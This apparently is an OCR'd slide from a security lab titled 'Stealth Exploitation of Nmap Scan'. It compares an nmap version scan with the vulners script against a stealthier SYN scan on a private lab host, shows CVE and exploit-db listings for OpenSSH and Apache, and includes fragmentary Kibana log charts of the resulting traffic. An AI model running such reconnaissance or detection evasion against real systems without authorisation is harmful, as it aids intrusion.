
Stealth Exploitation of Nmap Scan

Monitoring Overview


- response code over time

Mitigating Detection

nmap -sV --script vulners 192.168.1.110




```
root@Kali:~# sudo nmap -sV --script vulners 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-22 15:49 PST
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2020-11984  7.5     https://vulners.com/cve/CVE-2020-11984
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
```




VS

nmap -sS -P0 192.168.1.110



```
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
root@Kali:~# sudo nmap -sS -P0 --script vulners 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-22 15:59 PST
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
```


Count
15
10
5
0
15:46:00
15:47:00
15:48:00
15:49:00
15:50:00
15:51:00
15:52:00
15:53:00
15:54:00
15:55:00
15:56:00
15:57:00
15:58:00
15:59:00
16:00:00
@timestamp per 30 seconds
200
404
Top URLs by response code [Filebeat Apache] ECS
Browsers breakdov
200
404
/server-status?a...
/: URL
/HNAP1: URL
/evox/about: URL
/nmaplowerche...
Go-http-cl